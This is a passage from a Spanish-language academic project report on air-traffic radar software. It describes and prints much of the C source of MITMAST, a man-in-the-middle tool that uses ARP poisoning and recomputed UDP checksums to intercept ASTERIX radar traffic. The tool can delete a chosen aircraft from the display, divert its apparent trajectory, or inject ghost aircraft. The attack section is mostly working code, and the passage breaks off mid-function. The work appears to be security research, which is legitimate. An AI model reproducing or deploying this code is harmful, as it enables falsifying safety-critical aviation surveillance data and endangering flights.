4. Una vez finalizada la creación de los objetos necesarios para el funcionamiento del programa, los hilos comienzan a trabajar en forma simultánea. El primer y segundo hilo, se encargan de esperar los datos que llegan por los sockets respectivos de cada radar utilizando la clase servidor. Cuando se recibe un paquete Asterix, lo decodifican para saber a qué categoría pertenecen y, dependiendo de que categoría es, utilizan las clases categoria1, categoria34, categoría48 para decodificar el resto y obtener los datos de la aeronave como por ejemplo el identificador de la aeronave y las coordenadas cartesianas del mismo. A modo de ejemplo en la Figura 27.30 se puede observar un fragmento de la función de la clase “categoria48” que se encarga de decodificar el paquete recibido.

```
void categoria48::cat48(int &contadorBits, cola &colaBits, BYTE (*recibirByte)()
                        int &largo) {
    contadorBits=1;
    BYTE byte;
    int bits[8],aux,i,j;
    int type,value,mType,rep;
    int unByte1,unByte2,dosBytes1, dosBytes2, dosBytes3, dosBytes4,
    tresBytes1,tresBytes2;
    while(!colaBits.isVacia ()){//Ejecutamos hasta que no queden bits en la cola
        if(colaBits.Leer ()==1) //Entramos si el bit es un 1
            switch (contadorBits) {
                case 1:
                    //printf ("-Data Source Identifier: \n");
                    recibirByte ();
                    largo--;
                    recibirByte ();
                    largo--;
                    break;
                case 2:
                    //printf ("-Time of Day : ");
                    tresBytes1 =
                        recibirByte() <<16 | recibirByte()<<8 | recibirByte();
                    largo=largo-3;
                    break;

                case 3:
                    //printf ("-Target Report Descriptor: \n");
                    cat48_3(recibirByte, largo);
                    break;
                case 4:
                    //printf ("-Measured Position in Polar Coordinates: ");
```

Figura 27.30: Fragmento de código decodificación categoría 48

5. Finalizada la obtención de los datos necesarios para graficar la aeronave en el radar, el programa se encarga de agregar (o modificar en el caso que ya exista) la aeronave a la lista enlazada doble (dependiendo su Aircraft Address). La Figura 27.31 muestra la función de la clase “Graficador” encargada de agregar una nueva aeronave a la lista enlazada doble.

```
void Graficador::agregar_avion(double x, double y,int identificador)
{
    if(noAgregar || noAgregarBarrer)
        return;
    double tranformar=0.10; //valor para tranformar el rango del radar (20) en la escala del radar(200)
    x_avion=x/tranformar;
    y_avion=y/tranformar;
    int puntero=0;
    for(int i=0;i<20;i++) {
        if(arreglo_aviones[i]->identificador_avion==-1) {
            puntero=i;
            break;
        }
    }
    if(identificador==4837545){ //original
        arreglo_aviones[puntero]->avion->set_property("stroke_color", Glib::ustring("#3CB80E"));
        arreglo_aviones[puntero]->avion->set_property("fill-color", Glib::ustring("#3CB80E"));
    }
    else {
        arreglo_aviones[puntero]->avion->set_property("stroke_color", Glib::ustring("red"));
        arreglo_aviones[puntero]->avion->set_property("fill-color", Glib::ustring("red"));
    }
    printf("\n\nEL IDENTIFICADOR EL AVION ES= %d \n\n", identificador);
    arreglo_aviones[puntero]->identificador_avion=identificador;
    arreglo_aviones[puntero]->x_avion=x_avion;
    arreglo_aviones[puntero]->y_avion=y_avion;
    arreglo_aviones[puntero]->marcar=false;
    arreglo_aviones[puntero]->crecer=true;
    arreglo_aviones[puntero]->ant=NULL;
    arreglo_aviones[puntero]->sgt=NULL;
    if(lista_aviones!=NULL)
        lista_aviones->ant=arreglo_aviones[puntero];
    arreglo_aviones[puntero]->sgt=lista_aviones;
    lista_aviones=arreglo_aviones[puntero];
}
```

Figura 27.31: Función de agregar aeronaves a la lista enlazada doble

6. El tercer hilo, encargado de manejar el grafico de los radares, cada un cierto periodo de tiempo recorre la lista enlazada y al mismo tiempo grafica en pantalla los mismos.




Figura 27.32: Captura del programa funcionando

28.ATAQUE DE HOMBRE EN EL MEDIO

Un ataque man in the middle (MITM u hombre en el medio) es un ataque pasivo en el cual el atacante intercepta y manipula los mensajes en una comunicación entre dos partes sin que las victimas conozcan que la misma ha sido violada. Al interceptar el medio de comunicación, el atacante hace que los mensajes pasen por él, adquiriendo así la capacidad de leer, insertar, modificar o incluso borrar estos mensajes.

Un enlace común se representaría de se muestra en la Figura 28.1.




Figura 28.1: Enlace común de datos

En cambio, un enlace comprometido por un ataque MITM sería como se muestra en la Figura 28.2.




Figura 28.2: Enlace comprometido por un ataque MITM

Es decir, el medio de comunicación común se interrumpiría y todo pasaría a través del Host C, el cual sería el atacante.

Las operaciones más comunes cuando se intercepto la comunicación son las siguientes:

- Sniffing: Es uno de las operaciones más fáciles, ya que todo el tráfico pasa a través del atacante. Consiste básicamente en observar el comportamiento de las víctimas en la red, leyendo información e incluso credenciales que se envían. Esto es particularmente peligroso en los protocolos de texto plano.
- Spoofing: El atacante puede enviar datos como si fuera una de las víctimas, es decir, como si fuera el origen del mensaje. Esto es muy peligroso ya que se pueden enviar paginas falsas, enviar los datos del mensaje original a otro destino o incluso mostrar realizar operaciones con los datos de la víctima origen.
- DoS: DoS o Denegación de Servicio es una operación muy simple pero a la vez muy peligrosa, ya que consiste en interrumpir la comunicación de las víctimas o denegar el acceso a ciertas páginas o servicios (bloqueando X puerto por ejemplo).

28.1. TIPOS DE ATAQUES

Existen varios tipos de ataques MITM conocidos, entre ellos se encuentran:

- DNS spoofing
- DNS poisoning
- Proxy spoofing
- AP Falso
- ARP poisoning

En nuestro caso, utilizamos la técnica ARP Poisoning. Para entender está técnica primero deberemos entender el concepto de ARP.

ARP o protocolo de resolución de direcciones es un protocolo de la capa de enlace de datos, encargado de almacenar (en las tablas ARP) y de encontrar las direcciones MAC que corresponden a una determinada dirección IP.

En el ARP Poisoning lo que hacemos es envenenar la caché de las tablas donde se almacenan la correlación de MAC-IP de cada máquina. Básicamente, modificamos la tabla ARP del Host A, poniendo la MAC del Host C donde estaba la del Host B y repetimos el mismo procedimiento en la caché de la tabla ARP del Host B. Con este procedimiento, cuando el Host A quiera mandar paquetes al Host B, su tabla ARP le dará la dirección del atacante (Host C) y entonces los paquetes serán enviados a él.

Simplificadamente sería como se muestra en la Figura 28.3.




Figura 28.3: Representación ataque MITM

29.MITMAST

En esta sección explicaremos como hemos aplicado este tipo de ataque para lograr manipular el protocolo ASTERIX a nuestra conveniencia.

Básicamente, todos los paquetes que van a viajar por esta red contienen la siguiente estructura: header - data del paquete. En el header o cabecera del paquete podremos encontrar distintos elementos como la dirección IP origen, la dirección IP destino, la longitud del paquete, el checksum de la cabecera, etc. El cuerpo o los datos del paquete contendrá distintos bloques ASTERIX (cada cual con su categoría especifica) y registros propios de cada bloque especificando datos del vuelo.

Habiendo entendido esto, podemos empezar a hablar del software desarrollado para esta sección del proyecto: MITMAST (Man In The Middle ASTerix). Este software tiene como principal objetivo capturar los paquetes entre 2 nodos (en nuestro caso, el generador de paquetes ASTERIX y el centro de operaciones) y manipularlos.

Para la realización de este programa modificamos un software realizado por Grégoire Passault, un estudiante del MIT, que realiza un ataque MITM de Sniffeo. Es un programa simple, desarrollado únicamente en C que utiliza distintas librerías, como osdep para la creación de túneles (forma parte del proyecto de Aircrack). Con estas librerías podemos

crear una nueva interfaz (en nuestro caso se llama mitm0) mediante la cual vamos poder sniffear la red y hacer que el trafico pase por esta misma.

A este programa lo hemos modificado para que además de sniffear pueda modificar, agregar o borrar los paquetes ASTERIX convirtiéndolo así en una herramienta de sniffeo y spoofing para este protocolo determinado.

29.1. ESQUEMA DEL PROGRAMA

Como dijimos anteriormente, el programa está desarrollado puramente en C, por lo cual no posee ningún esquema de clases. En la Figura 29.1 veremos las funciones del programa principal (sin incluir las librerías externas):

```
int main(int argc, char *argv[]) {
unsigned char* mitm_printMAC(unsigned char *mac) {
unsigned char* mitm_printIP(unsigned char *ip) {
void mitm_opts(){
void mitm_usage() {
int arp_lookup(int s, unsigned char *ifn, unsigned char* ip, unsigned char* mac) {
void mitm_end(int s) {
void mitm_run() {
void *mitm_printstats(void*d) {
void *mitm_ARP_spoofer(void*d) {
void mitm_ARP_cleanup() {
int mitm_is_victim(unsigned char*m) {
int mitm_is_me(unsigned char*m) {
void *mitm_sniffer(void*d) {
bool isAircraft(u8 *buffer, int n){
void modCartesianas(u8 *buffer, int cant){ //93 - 94 x , 95 - 96 y cartesianas
void modPolares(u8 *buffer){  // 54 - 55 rho , 56 -57 theta polares
void modTrayectoria(u8 *buffer){
void calculate_checksum(u8 *buffer, int n){
u16 udp_checksum(u16 len_udp, u16 src_addr[], u16 dest_addr[], bool padding, u8 buff[]){
```

Figura 29.1: Funciones del programa MITMAST

A continuación se detallarán brevemente algunas de las funciones:

- **Arp_lookup**: Es la función encargada de buscar las tablas ARP de las víctimas.
- **Mitm_ARP_spoofer**: Es la función que realiza la modificación de las tablas ARP.
- **Mitm_ARP_Cleanup**: Es la función que se encarga de volver todo a la normalidad una vez que se cierra el programa.
- **Mitm_sniffer**: Es la función encargada del sniffeo y manipulación de los paquetes (dependiendo de la opción seleccionada en la ejecución del programa).
- **isAircraft**: Esta función se encarga de determinar si el paquete que está pasando por nosotros pertenece o no al Aircraft que deseamos atacar.

- **modTrayectoria**: Esta función se encarga de modificar la trayectoria (tanto las coordenadas polares como cartesianas) utilizando las funciones modCartesianas y modPolares.
- **Udp_checksum** y **calculate_checksum**: Estas funciones son las encargadas de regenerar el checksum udp del paquete que hemos modificado para así lograr que no tenga un error de validación cuando llegue al otro Host.
- **Mitm_run**: Es la función encargada de crear los hilos necesarios para realizar todas estas operaciones en paralelo y no perjudicar la performance de la comunicación.

29.2. FUNCIONAMIENTO

Antes de detallar paso a paso el funcionamiento de MITMAST, se explicará los parámetros que reciben y sus detalles.

MITMAST recibirá los siguientes parámetros:

mitmast -i interface -t ip1 ip2 -o option

- **-i**: especificaremos la network interface que usaremos, la cual se pondrá en modo promiscuo para poder snifear la red.
- **-t**: especificaremos la dirección IP de los hosts víctimas.
- **-o**: especificaremos entre 3 opciones el ataque a realizar: BLOCK, MOD o ADD.
    - **BLOCK** - Eliminar una aeronave: Una vez obtenido los paquetes ASTERIX, el programa conocerá los paquetes que pertenecen a una aeronave en particular y no reenviara los paquetes al centro de operaciones, eliminando así la aeronave de los datos obtenidos en el centro de operaciones.
    - **MOD** - Modificar la trayectoria de una aeronave: Una vez obtenidos los paquetes ASTERIX, el programa conocerá una aeronave en particular y, mediante un algoritmo propio, realizará un desvío de la aeronave para que parezca que la misma se desvía de su ruta original.
    - **ADD** - Insertar un avión fantasma: El programa generara paquetes ASTERIX con datos fiables y los enviara al centro de operaciones para que parezca que el radar está recibiendo una aeronave que en realidad no existe. Esta inyección de paquetes se puede hacer con muchas aeronaves fantasmas simultáneas.

Una vez determinados los parámetros el programa nos pedirá datos dependiendo de la opción especificada anteriormente:

- **BLOCK**: Nos pedirá solamente el dato del *Aircraft Address*. Este es un elemento contenido en cada registro de los paquetes ASTERIX cat 48, el cual identifica unequivocamente la aeronave.
- **MOD**: Nos pedirá el *Aircraft Address* y las *Coordenadas Destino* de la modificación. Luego de haber ingresado los datos, el simulador automáticamente irá realizando una parábola hasta llegar al punto dado y desaparecerá del radar (será bloqueado).

- **ADD**: Nos pedirá el *Aircraft Address*, *CANT* y *DIST*. El *Aircraft Address* claramente para especificar la aeronave, la opción *CANT* para especificar la cantidad de aviones a inyectar y la opción *DIST* para especificar la distancia entre las aeronaves.

A continuación especificaremos paso a paso el funcionamiento del programa:

1. Primero, el programa nos guarda los valores agregados por parámetros en distintas variables. Si no ingresamos bien los parámetros obligatorios (interface e ip's de las victimas), el programa nos llamara a la función mitm_usage, la cual es la encargada de imprimir la pantalla de "help". Este código se puede observar en la Figura 29.2.

```
while ((c = getopt (argc, argv, "i:to:")) != -1) {
    switch (c) {
        case 't':
            tunneling=0x1;
            break;
        case 'i':
            ifname = (unsigned char*)optarg;
            break;
            case 'o':
            optName = (unsigned char*)optarg;
            break;
        case '?':
            if (optopt=='i' || optopt=='t' || optopt=='o') {
                fprintf(stderr,"Option -%c require an argument\n",optopt);
                return 0x1;
            }
            break;
        default:
            printf("?!\n");
            break;
    }
}

if (argc-optind!=2) {
    mitm_usage();
    return 0x1;
}
```

Figura 29.2: Fragmento de código captura de parámetros.

2. Luego de este paso, el programa seteará estructuras necesarias para el manejo de la interfaz y los paquetes IP con los datos ingresados, controlará que estos datos sean válidos, creará una nueva interfaz (para que los paquetes pasen por ella y así tener control sobre ellos) y llamará a la función mitm_run. El código correspondiente se puede observar en la Figura 29.3.

```
addr.sll_family=AF_PACKET;
addr.sll_protocol=htons(ETH_P_ALL);
addr.sll_ifindex=ifr.ifr_ifindex;
addr.sll_pkttype=PACKET_HOST;
addr.sll_halen=0x0;


if (tunneling) {

if (ioctl(sock, SIOCGIFHWADDR, &ifr)<0) {

for (i=0x0; i<0x6; i++)  my_mac[i] = ifr.ifr_hwaddr.sa_data[i];

if (ioctl(sock, SIOCGIFADDR, &ifr)<0) {

for (i=0x0; i<0x4; i++) my_ip[i] = ((unsigned char*)&((struct sockaddr_in*)&ifr.ifr_addr)->sin_addr)[i];

if (!arp_lookup(sock, ifname, victimA.ip, victimA.mac)) {

if (!arp_lookup(sock, ifname, victimB.ip, victimB.mac)) {
    fprintf(stderr, "Unable to get hardware address of %d.%d.%d.%d\n",
            victimB.ip[0]&0xFF, victimB.ip[1]&0xFF, victimB.ip[2]&0xFF, victimB.ip[3]&0xFF);
    return 0x1;
}

struct termios tos;
tcgetattr(0, &tos_save);
tcgetattr(0, &tos);
tos.c_lflag &= (~ECHO);
tos.c_lflag &= (~ICANON);
tcsetattr(0,TCSANOW, &tos);

mitm_run();
```

Figura 29.3: Fragmento de código seteo y control de estructuras.

3. En la función mitm_run, el programa inicializará unas variables de control y creará distintos hilos para que realicen tareas como: spoofing al host A, spoofing al host B, sniffeo de la red (la cual a su vez modificará los paquetes on the fly) e imprimir estadísticas. Luego de esto, creará un bucle de control para la ejecución del programa (Cuando capturamos la tecla ESC, el programa finaliza) y hará un join a los hilos. El código correspondiente se puede observar en la Figura 29.4.

```
void mitm_run() {
    int AB=0x0;
    int BA=0x1;
    unsigned char c;
    struct timespec ts;
    ts.tv_sec = 0;
    ts.tv_nsec = 100*1000000;
    mitm_packets = 0x0;
    mitm_packets_replayed = 0x0;
    mitm_running=0x1;
    signal(SIGINT, mitm_end);
    pthread_create(&sniffer, NULL, mitm_sniffer, NULL);
    pthread_create(&spooferA, NULL, mitm_ARP_spoofer, (void*)&AB);
    pthread_create(&spooferB, NULL, mitm_ARP_spoofer, (void*)&BA);
    printf("Tom is in the middle (Press escape to exit)\n");
    pthread_create(&statser, NULL, mitm_printstats, NULL);
    fcntl(0, F_SETFL, O_NONBLOCK);
    while (mitm_running) {
        c=fgetc(stdin);
        if (c==27) {
            mitm_end(SIGINT);
            break;
        }
        nanosleep(&ts, NULL);
    }
    pthread_join(spooferA,NULL);
    pthread_join(spooferB,NULL);
    pthread_join(sniffer,NULL);
    printf("Cleaning up ARP tables\n");
    mitm_ARP_cleanup();
    exit(0x0);
}
```

Figura 29.4: Fragmento de código creación de hilos.

4. Ya que el programa crea varios hilos de ejecución los cuales utilizan distintas funciones, comenzaremos explicando el proceso de spoofing. En la función mitm_ARP_spoofer, el programa establece las estructuras IP dependiendo los datos que se le pasan por referencia en la función mitm_run (si es del host A al host B, o al revés) y se envían al host indicado, para así envenenarle las tablas ARP y lograr que todos los datos dirigidos hacia el otro host vengan hacía nosotros. El código correspondiente se puede observar en la Figura 29.5.

```
void *mitm_ARP_spoofer(void*d) {
    struct arp_packet pckt;
    int i;
    int mode=*((int*)d);

    pckt.eth.proto= htons(ETH_P_ARP);
    pckt.ar_hrd »       = htons(ARPHRD_ETHER);» /* ARP Packet for Ethernet support */
    pckt.ar_pro »       = htons(ETH_P_IP);»     /* ARP Packet for IP Protocol */
    pckt.ar_hln »       = 0x6;» »       »       /* Ethernet adresses on 6 bytes */
    pckt.ar_pln» = 0x4;» »       »       /* IP adresses on 4 bytes */
    pckt.ar_op» = htons(ARPOP_REPLY);»  /* ARP Op is a Reply */

    for (i=0x0; i<0x6; i++) {
        pckt.ar_sha[i] = my_mac[i];
        pckt.eth.source[i] = my_mac[i];
    }
    for (i=0x0; i<0x4; i++)
        if (mode==0x0) {
            pckt.ar_sip[i] = victimA.ip[i];
            pckt.ar_tip[i] = victimB.ip[i];
        } else {
            pckt.ar_sip[i] = victimB.ip[i];
            pckt.ar_tip[i] = victimA.ip[i];
        }

    for (i=0x0; i<0x6; i++) {
        if (mode==0x0) {
            pckt.ar_tha[i] = victimB.mac[i];
            pckt.eth.target[i] = victimB.mac[i];
        } else {
            pckt.ar_tha[i] = victimA.mac[i];
            pckt.eth.target[i] = victimA.mac[i];
        }
    }

    while (mitm_running) {
        sendto(sock,(unsigned char*)&pckt,sizeof(struct arp_packet),0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
        sleep(0x1);
    }
```

Figura 29.5: Fragmento de código envenenamiento tablas ARP.

5. Con las tablas ARP de los hosts envenenadas, pasaremos a explicar la función mitm_sniffer; la cual dependiendo la opción ingresada al principio del programa sniffeará, bloqueará, agregará o modificará los paquetes entre los hosts.

   En la primera parte de esta función (Figura 29.6), el programa recibirá un paquete por su interfaz y controlará que el paquete que estamos sniffeando sea para el host víctima y volverá a setear la estructura de la cabecera IP con los datos del otro host (para que cuando lo reciba, no se dé cuenta que pasó por el host atacante).

```
n=recvfrom(sock,buffer,0xFFFF,0,(struct sockaddr*)&laddr,&sl);

replay=0x0;
if (n>0) {
    if (n>sizeof(struct eth_header) && laddr.sll_ifindex==addr.sll_ifindex) {
        mitm_packets++;
        eth = (struct eth_header*)buffer;
        if (eth->proto == htons(ETH_P_IP)) {
            vid=mitm_is_victim(eth->source);
            if (vid && mitm_is_me(eth->target)) {
                iph=(struct iphdr *)(buffer+sizeof(struct eth_header));
                if (iph->daddr != *((int*)my_ip) && vid!=0x0) {
                    for (i=0x0; i<0x6; i++)
                        eth->source[i]=my_mac[i];
                    replay=0x1;
                    if (vid == 0x1) {
                        for (i=0x0; i<0x6; i++)
                            eth->target[i]=victimB.mac[i];
                    } else {

                        for (i=0x0; i<0x6; i++)
                            eth->target[i]=victimA.mac[i];
                    }
                }
            }
        }

    }
}
```

Figura 29.6: Fragmento de código recepción de paquete y control.

6. Luego de esto, según la opción ingresada el programa tomará un camino diferente. Si no ingresamos ninguna opción (es decir, solamente sniffeo) el programa sumará un paquete más al contador de paquetes y lo enviará comúnmente. El código correspondiente se puede observar en la Figura 29.7.

```
default:
        mitm_packets_replayed++;
        sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
        break;
```

Figura 29.7: Fragmento de código sniffeo.

7. Si elegimos la opción BLOCK (Figura 29.8), el programa se fijará si lo que está pasando entre los hosts es un paquete ASTERIX que corresponda al Aircraft especificado anteriormente controlando los bytes donde se especifica esta dirección (inequívocamente para cada Aircraft en la categoría 48) mediante la función isAircraft (Figura 29.9). Si está dirección corresponde, el programa dropeará el paquete. Si está dirección no corresponde, el programa lo enviará normalmente.

```
case 1:         //case block'd
        if(!isAircraft(&buffer,n)){

          calculate_checksum(&buffer,n);
          sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
        }else {
          mitm_packets_replayed++;
        }
break;
```

Figura 29.8: Fragmento de código opción BLOCK

```
bool isAircraft(u8 *buffer, int n){
	//65 66 67
	u8 aux[3];
	aux[1] = aircraftAddress>>16;
	aux[2] = (aircraftAddress>>8)&0x0ff;
	aux[3] = (aircraftAddress)&0x0ff;
	if((buffer[65]==aux[1])&&(buffer[66]==aux[2])&&(buffer[67]==aux[3]))
	{
		return true;
	}else return false;

}
```

Figura 29.9: Fragmento de código control de Aircraft.

8. Si elegimos la opción ADD (Figura 29.10), el programa volverá a controlar si la dirección de Aircraft es correcta y luego iterará n veces (especificadas por el número de aviones fantasmas ingresado en un comienzo). Si es la primera iteración, se enviará el paquete como está (ya que es el avión original), en cambio sí es otro número de iteración, le modificaremos el Aircraft Address (para que sea tomado como otro Aircraft). Luego de esto, modificaremos sus coordenadas mediante la función modCartesianas (Figura 29.11) donde se suman a la latitud y longitud un pequeño valor (el número de n en este caso) para lograr el efecto de que es otro avión con otra trayectoria. Para finalizar, volveremos a calcular el checksum del paquete udp con la función calculate_checksum (Figura 29.12) la cual realiza el armado del nuevo checksum del paquete utilizando la función udp_checksum (Figura 29.13) que calcula los valores necesarios dependiendo si el paquete tiene longitud par o impar, por ejemplo. Una vez realizado esto, simplemente enviamos el paquete.

```
case 2:     // case add
        if(isAircraft(&buffer,n)){
          mitm_packets_replayed++;
            int k;
            for( k=0;k<=ghostCant;k++){
                if(k==0){
                    sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
                }else{
                        buffer[67] = buffer[67] +1; // Aircraft Address + 1 (para que sea un avion distinto)
                        modCartesianas(&buffer,2);
                        calculate_checksum(&buffer,n);
                        sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
                }
            }
        }else {
            sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
        }
break;
```

Figura 29.10: Fragmento de código opción ADD

```
void modCartesianas(u8 *buffer, int cant){ //93 - 94 x , 95 - 96 y cartesianas


        int valorX = (buffer[93]<<8) | (buffer[94]);
        int valorY = (buffer[95]<<8) | (buffer[96]);

        double xInt= (double)(valorX/128)+cant;
        double yInt= (double)(valorY/128)+cant;

        if(xInt >= 256)xInt= xInt - 512;
        if(yInt >= 256)yInt= yInt - 512;

        int x = (int) (xInt*128);
        int y = (int) (yInt*128);
        buffer[93]=x>>8;
        buffer[94]=x & 0xFF;
        buffer[95]=y>>8;
        buffer[96]=y & 0xFF;

}
```

Figura 29.11: Fragmento de código modificación Coordenadas Cartesianas.

```
void calculate_checksum(u8 *buffer, int n){
    int i,e;
    u16 checksum =0x0000;
    u16 src[4];
    u16 dest[4];
    e=0;
    unsigned char *bufferUdp;
    bufferUdp = (unsigned char *) malloc(n);

    int u =0;
    for(i=34 ; i<n;i++){
            if(i==40 || i==41) {
                    bufferUdp[u]==0x00;
            }
            else {
                    bufferUdp[u] = buffer[i];
            }
            u++;
        }
      e=0;
      for( i = 30 ; i<34;i++){
              dest[e] = buffer[i]; e++;
      }
      e=0;
      for( i = 26; i<30;i++){
              src[e] = buffer[i]; e++;
      }
      checksum = udp_checksum( (u16)u, src, dest, false, bufferUdp);
      buffer[40] = checksum>>8;
      buffer[41] = checksum;
}
```

Figura 29.12: Fragmento de código armado de checksum

```
u16 udp_checksum(u16 len_udp, u16 src_addr[], u16 dest_addr[], bool padding, u8 buff[]){
	u16 prot_udp=17;
	u16 padd=0;
	u16 word16;
	u32 sum;
	int i;


	// Vemos si la longitud de la data es par o impar. Si es impar, le agregamos el byte padding a 0 al final del paquete.
	if(padding&&1==1){
		padd=1;
		buff[len_udp] = 0;
	}
	//inicializamos la sum a 0
	sum = 0;
	// hacemos words de 16 bits por cada 2 words de 8 bits adyacentes y calculamos la sum de todas.

	for(i=0;i<len_udp+padd; i = i+2){
		word16=((buff[i]<<8)) | (buff[i+1]);
		sum = sum + (unsigned long) word16;
	}
	//agregamos el UDP Pseudo-Header que contiene la ip source y destino;
	for(i=0;i<4;i=i+2){
		word16=((src_addr[i]<<8)) | (src_addr[i+1]);
		sum = sum +word16;
	}
	for(i=0;i<4;i=i+2){
		word16=((dest_addr[i]<<8)) | (dest_addr[i+1]&0xFF);
		sum = sum +word16;
	}
	//le metemos el protocol number y la longitud del packet
	sum = sum + prot_udp + len_udp;
	while(sum>>16){
		sum=(sum & 0xFFFF) + (sum>>16);
	}
	sum = ~sum;
	return ((u16) sum);
}
```

Figura 29.13: Fragmento de código calculo datos nuevos checksum

9. Si elegimos la opción MOD (Figura 29.14), nos fijaremos si es el avión que estamos buscando, en caso afirmativo sumamos uno al contador de paquetes y llamamos a la función modTrayectoria (Figura 29.15). Esta función recibirá el buffer de datos (datos del paquete ASTERIX), extraerá las coordenadas y las irá iterando por cada paquete recibido, sumando o restando un pequeño valor a las coordenadas hasta llegar a las coordenadas finales (ingresadas anteriormente). Por cada iteración, se realizará nuevamente el checksum del paquete (Figura 29.12 y 29.13) y se enviará al host el paquete con esta pequeña modificación en los bytes de coordenadas. Cuando llegue a las coordenadas finales, el Aircraft quedará moviéndose en el lugar.

```
case 3:  //case mod

        if(isAircraft(&buffer,n)){
            mitm_packets_replayed++;
                printf("\n X hacia donde debe ir el avion :%d",xFinal);
            modTrayectoria(&buffer);
            calculate_checksum(&buffer,n);
            sendto(sock,n,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
            sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
        }else {
            sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
        }

break;
```

Figura 29.14: Fragmento de código opción MOD

```
void modTrayectoria(u8 *buffer){
	incremento=incremento+0.1;
	int dosBytes1 = ((buffer[93]<<8)&0xFF00) + (buffer[94]&0xFF);
	int dosBytes2 = ((buffer[95]<<8)&0xFF00) + (buffer[96]&0xFF);

	int auxY=0;
	double y2=(double )dosBytes2 /128;
	if(y2>=256){
		auxY=1;
		y2=y2-512;
	}
	int auxX=0;
	double x2=(double )dosBytes1 /128;
	if(x2>=256){
		auxX=1;
		x2=x2-512;
	}
	//Redireccion al punto ingresado
	if(primeraVez){
		xMod=x2;
		yMod=y2;
		primeraVez=false;
	}
	else{
		if(xMod<xFinal) xMod=xMod+0.1;
		if(xMod>xFinal) xMod=xMod-0.1;
